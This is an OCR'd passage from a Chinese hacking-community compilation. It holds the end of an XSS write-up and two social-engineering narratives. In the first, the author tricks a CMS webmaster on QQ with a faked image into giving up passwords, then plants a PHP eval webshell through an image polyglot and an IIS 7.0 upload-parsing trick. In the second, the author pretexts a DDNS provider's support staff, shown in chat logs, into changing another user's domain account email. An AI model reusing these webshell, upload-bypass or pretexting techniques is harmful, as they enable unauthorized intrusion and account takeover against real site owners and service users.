

图 3-3-1

图 3-3-2

Tom 漏洞只是对变量（联系组名称）进行了前端过滤，后端没有进行过滤，造成 xss 漏洞，如图 3-3-3 与图 3-3-4：

图 3-3-3

图 3-3-4

大概过程就是这样的，希望能够对大家有点帮助。

（全文完）责任编辑：3869

第四章　社会工程学

第1节 纯思路社工拿下 KingCMS

作者：七寸往事

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

目标是 http://xx.com/是一个济南的软文营销网，相当有难度，首先我的思路就是拿起御剑扫扫看有什么发现没，如图 4-1-1：

图　4-1-1

日站时喜欢把后台路径收集起来，所以我字典很多，如图 4-1-2：

图　4-1-2

还有认证码，只能社工了，首先是找找站长的 QQ，如图 4-1-3：

图　4-1-3

拿到客服给的 QQ 号我加了站长，如图 4-1-4：



图　4-1-4

首先就是问他是不是站长，否则你就算社出他的常用密码也没有用，如图 4-1-5，图 4-1-6:

图　4-1-5

图　4-1-6

确定他是这个站的站长就好办了，如图 4-1-7 至图 4-1-13：

图　4-1-7

图　4-1-8



图　4-1-9

图　4-1-10



图　4-1-11

图　4-1-12



图　4-1-13

这个图片是我做假的，这个站长还真好骗。骗了 DK 拿他的密码试试看是不是网站里面的后台密码认证码，继续吧，如图 4-1-14，图 4-1-15，图 4-1-16：

图　4-1-14



图　4-1-15

图　4-1-16

看来他的常用账号就是 beiwww 或者 beiwww123 密码也是一样，如图 4-1-17，图 4-1-18：

图　4-1-17

图　4-1-18

错误，再来，如图 4-1-19：

图　4-1-19

不知道大家发现了没有，上一个图片是显示错误账号，这个是显示错误认证码，看来认证码不对，换一个组合试试，如图 4-1-20：

图　4-1-20

进去了，好激动，如图 4-1-21，图 4-1-22：

图　4-1-21

图　4-1-22

上传不了，我们用 iis7.0 解析后缀漏洞试试，xx.asp;.jpg 上传试试吧，如图 4-1-23：

图　4-1-23

看来已经被限制了，换一种上传方法将一张图和一个写入后门代码的文本文件合并，将恶意文本写入图片的二进制代码之后，避免破坏图片文件头和尾，如图 4-1-24：

图　4-1-24

这是我准备好的图片，这个是我准备好了的一句话，如图 4-1-25：

图　4-1-25

放在 C:\Documentsand Settings\Administrator 这个目录，然后打开 CMD，如图 4-1-26，图 4-1-27：



图　4-1-26



图　4-1-27

会在 C:\Documentsand Settings\Administrator 这个目录里面生成一个 1.jpg 的图片，如图 4-1-28：

图　4-1-28

打开看是一张正常的图片，其实里面有我们的一句话，如图 4-1-29：

图　4-1-29

这个一句话的意思是为写入一个内容为<?phpeval($_POST[cmd])?>，名称为 shell.php 的文件，然后找个地方上传 1.jpg，然后找到 1.jpg 的地址，在地址后加上/xx.php 即可执行恶意文本。就在图片目录下生成一句话木马 shell.php，密码：cmd，我们来试试，如图 4-1-30：

图　4-1-30

上传成功了，如图 4-1-31，图 4-1-32：

图　4-1-31



图　4-1-32

最后在来总结一下：当你渗透网站时没有他的后台账号密码，你一定想去花费很大力气去找他的注入，你花这些时间应该足够去社到后台密码。当然这也需要社工的基础。

（全文完）责任编辑：Rem1x

第2节 社工客服更换 3322 域名邮箱

作者：淫长

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

有一天本屌看大片看的正带劲的时候，手机响了一下。我还以为是某妹纸在找我呢，尼玛没想到是个 sb 搞的提醒，心中十万只草泥马在奔腾，于是乎我就想干他.，社工。果断百度谷歌，不搜不知道啊，一搜吓一跳啊，果断是鸡阔，真心膜拜啊，做我师傅好么？教我抓鸡技术可好？下面是收集的一些信息，有可能不准确望见谅，其实我不会社工，如图 4-2-1：



图　4-2-1

网站真多啊，果然是鸡阔，膜拜，www.fz1433.com 最近关，还准备劫持呢。我还找那厮聊过，让我做我师傅，银行卡是他告诉我的，准备通过人脉查身份证，想想算了，逗比而已。这 sb 还真是会逗，说啥不工作，网赚，已瞎。大牛能带上我么？小弟我很会服侍大哥，大哥可否轻点，我怕疼。基友出的馊主意，硬是把我给吓傻，社他的身份证弄的，从他那儿没有突破，想到社他域名算了，感觉没意思，收集的信息啥的就放那有一个星期了。突然想到鸡阔不是有 3322 域名，接下来就是故事开始，小学生请在家长或大人跟前观看，以防深陷其中！其实我几天前就试了，不过我是说我邮箱什么的都忘了，客服 sb 说让我重新注册个，尼玛，怎么说都说不懂，今天突然来了兴趣，想到了火狐浏览器更改邮箱审核元素或许能过，如图 4-2-2，图 4-2-3，图 4-2-4：

图　4-2-2

图　4-2-3

图　4-2-4

的确损失很大啊，有可能有很多肉鸡呢，哈哈，如图 4-2-5：

图　4-2-5

上面是第一次和客服谈的，下面才是最激动人心的时刻，如图 4-2-6，图 4-2-7：

图　4-2-6

图　4-2-7

就不打码了，勿爱上人家，如图 4-2-8：

图　4-2-8

用火狐浏览器改的邮箱，至于怎么改，你猜，如图 4-2-9 至图 4-2-13：

图　4-2-9

图　4-2-10

图　4-2-11

图　4-2-12

图　4-2-13

他说的方法，我根本没试，如图 4-2-14，图 4-2-15：

图　4-2-14

图　4-2-15

尼玛，让我下午或晚上操作，逗了，我 tmd 明年操作都没用，如图 4-2-16：

图　4-2-16

果断等下午，刚好下午有时间装逼，顺带搞了一个免费空间看了下效果，如图 4-2-17：

图　4-2-17

其实是虚拟机卡住，弄了好一会才弄好，如图 4-2-18，图 4-2-19，图 4-2-20，图 4-2-21：


贝特康姆(4000852800)
收到了
谢谢
嗯，不客气！应该的！
感谢您对我们的支持，如果您使用满意，建议您升级成收费用户，能创建更多的域名，得到更稳定更快速的服务哦！再见！
感谢您的来访，请您对本次服务进行评价：
非常满意 满意 一般 不满意 非常不满意
感谢您的评价。
消息记录
关闭(C) 发送(S)
企业资料
消息记录
全部 图片 文件
等下。电脑卡住了
- 贝特康姆 15:24:04
嗯嗯
15:35:05
您好，这里是公云动态域名，欢迎您的来访！请您直接输入您的问题，我们会尽快为您解答！
- 贝特康姆 15:42:53
您好，由于您长时间没有回复，我们将暂时关闭会话，您有问题可及时联系我们，感谢您的惠顾，欢迎下次光临！
贝特康姆 15:42:55
感谢您的来访，请您对本次服务进行评价：
非常满意 满意 一般 不满意 非常不满意
菊爆小钢牙 15:43:02
在么？
- 贝特康姆 15:43:10
您好，请问有什么可以帮您？
2014-7-18

图　4-2-18


贝特康姆(4000852800)
收到了
谢谢
嗯，不客气！应该的！
感谢您对我们的支持，如果您使用满意，建议您升级成收费用户，能创建更多的域名，得到更稳定更快速的服务哦！再见！
感谢您的来访，请您对本次服务进行评价：
非常满意 满意 一般 不满意 非常不满意
感谢您的评价。
消息记录
关闭(C) 发送(S)
企业资料
消息记录
全部 图片 文件
您好，请问有什么可以帮您？
菊爆小钢牙 15:43:12
菊爆小钢牙 15:43:54
黑辣椒 - 贝特康姆 15:44:09
2014-7-18

图　4-2-19

图　4-2-20

图　4-2-21

当然是给她看下了，以免不信，哈哈，如图 4-2-22：

图　4-2-22

关闭个 P，是灰色的，根本弄不了，如图 4-2-23:，图 4-2-24，图 4-2-25：

图　4-2-23

图　4-2-24

图　4-2-25

其实他以为我是 ps 的，哈哈，我 ps 还没那么牛逼呢，如图 4-2-26 至图 4-2-33：

图　4-2-26

图　4-2-27


贝特康姆(4000852800)
收到了
谢谢
嗯，不客气！应该的！
感谢您对我们的支持，如果您使用满意，建议您升级成收费用户，能创建更多的域名，得到更稳定更快速的服务哦！再见！
感谢您的来访，请您对本次服务进行评价：
非常满意 满意 一般 不满意 非常不满意
感谢您的评价。
消息记录
关闭(C) 发送(S)
企业资料
消息记录
全部 图片 文件
菊爆小钢牙 15:50:13
哦哦
菊爆小钢牙 15:52:42
贝特康姆 15:55:50
那我帮您问问
2014-7-19

图　4-2-28


贝特康姆(4000852800)
收到了
谢谢
嗯，不客气！应该的！
感谢您对我们的支持，如果您使用满意，建议您升级成收费用户，能创建更多的域名，得到更稳定更快速的服务哦！再见！
感谢您的来访，请您对本次服务进行评价：
非常满意 满意 一般 不满意 非常不满意
感谢您的评价。
消息记录
关闭(C) 发送(S)
企业资料
消息记录
全部 图片 文件
2014-07-19
贝特康姆 15:55:56
看看可以换一个邮箱把
菊爆小钢牙 15:56:06
好的。。麻烦你了
贝特康姆 15:56:33
嗯嗯
贝特康姆 15:58:01
您好提供下手机号和域名，注册时间，最后登入时间
菊爆小钢牙 15:59:04
注册时间和最后登录时间我哪记得了
贝特康姆 15:59:35
手机号 呢
菊爆小钢牙 15:59:35
贝特康姆 15:59:40
2014-7-19

图　4-2-29


贝特康姆(4000852800)
收到了
谢谢
嗯，不客气！应该的！
感谢您对我们的支持，如果您使用满意，建议您升级成收费用户，能创建更多的域名，得到更稳定更快速的服务哦！再见！
感谢您的来访，请您对本次服务进行评价：
非常满意 满意 一般 不满意 非常不满意
感谢您的评价。
消息记录
关闭(C) 发送(S)
企业资料 消息记录
全部 图片 文件
注册时间和最后登录时间我哪记得了
[redacted] 贝特康姆 15:59:35
手机号 呢
菊爆小钢牙 15:59:35
[redacted] - 贝特康姆 15:59:40
大概的时间也可以
菊爆小钢牙 16:00:07
别发我手机。被我家的人给没收了
菊爆小钢牙 16:00:12
忘了
[redacted] - 贝特康姆 16:00:15
那您也可以使用这个手机号找回密码啊
菊爆小钢牙 16:00:48
被没收几个月了。。都不知道有没有停机
[redacted] - 贝特康姆 16:02:13
2014-7-19

图　4-2-30


贝特康姆(4000852800)
收到了
谢谢
嗯，不客气！应该的！
感谢您对我们的支持，如果您使用满意，建议您升级成收费用户，能创建更多的域名，得到更稳定更快速的服务哦！再见！
感谢您的来访，请您对本次服务进行评价：
非常满意 满意 一般 不满意 非常不满意
感谢您的评价。
消息记录
关闭(C) 发送(S)
企业资料 消息记录
全部 图片 文件
被没收几个月了。。都不知道有没有停机
[redacted] - 贝特康姆 16:02:13
上面还有一个手机号您知道吗
菊爆小钢牙 16:02:26
不知道。。
[redacted] - 贝特康姆 16:03:00
如果您要修改邮箱的话，需要您提供完整的信息才可以修改
[redacted] - 贝特康姆 16:03:10
要是您都不记得话，我这边也没有办法
菊爆小钢牙 16:03:17
改密码呢。。
[redacted] - 贝特康姆 16:03:37
您可以使用手机号或者是邮箱修改
菊爆小钢牙 16:05:05
要是能弄。我现在还会找你么？
2014-7-19

图　4-2-31

图　4-2-32

图　4-2-33

看了他发的微博 12 年还是玩些飞车什么的，逗了，13 年才开始的，没想到还真对了，如图 4-2-34，图 4-2-35，图 4-2-36，图 4-2-37：


贝特康姆(4000852800)
收到了
谢谢
嗯，不客气！应该的！
感谢您对我们的支持，如果您使用满意，建议您升级成收费用户，能创建更多的域名，得到更稳定更快速的服务哦！再见！
感谢您的来访，请您对本次服务进行评价：
非常满意 满意 一般 不满意 非常不满意
感谢您的评价。
消息记录
关闭(C) 发送(S)
企业资料 消息记录
全部 图片 文件
菊爆小钢牙 16:23:03
我只记得好像是13年注册的
16:23:05
您好，客服[redacted]椒为您服务。
[redacted] - 贝特康姆 16:23:31
域名是什么知道吗
[redacted] - 贝特康姆 16:28:05
如果知道我这边就帮您换一个邮箱
[redacted] 贝特康姆 16:28:08
您还在吗
菊爆小钢牙 16:28:20
在..
菊爆小钢牙 16:28:24
麻烦你等等
[redacted] - 贝特康姆 16:28:27
恩呢
菊爆小钢牙 16:30:46
2014-7-19

图　4-2-34


贝特康姆(4000852800)
收到了
谢谢
嗯，不客气！应该的！
感谢您对我们的支持，如果您使用满意，建议您升级成收费用户，能创建更多的域名，得到更稳定更快速的服务哦！再见！
感谢您的来访，请您对本次服务进行评价：
非常满意 满意 一般 不满意 非常不满意
感谢您的评价。
消息记录
关闭(C) 发送(S)
企业资料 消息记录
全部 图片 文件
恩呢
菊爆小钢牙 16:30:46
vps3389.f3322.org
[redacted] - 贝特康姆 16:30:55
域名不是这个
[redacted] - 贝特康姆 16:31:07
是f3322的
菊爆小钢牙 16:31:17
a ?
[redacted] - 贝特康姆 16:31:52
您有么有sh开头的域名
菊爆小钢牙 16:32:12
sheng123是不是?
[redacted] - 贝特康姆 16:32:20
不是
[redacted] - 贝特康姆 16:32:28
前面的差不多对了啊
2014-7-19

图　4-2-35

图　4-2-36

图　4-2-37

哎哟美女的客服姐姐直接告诉我他的域名了，如图 4-2-38：

图　4-2-38

刚开始真没收到，有点略微蛋疼了，求抚摸，如图 4-2-39，图 4-2-40：

图　4-2-39



图　4-2-40

由于邮箱用代理也上不去，直接用服务器，你懂得，如图 4-2-41，图 4-2-42：

图　4-2-41

图　4-2-42

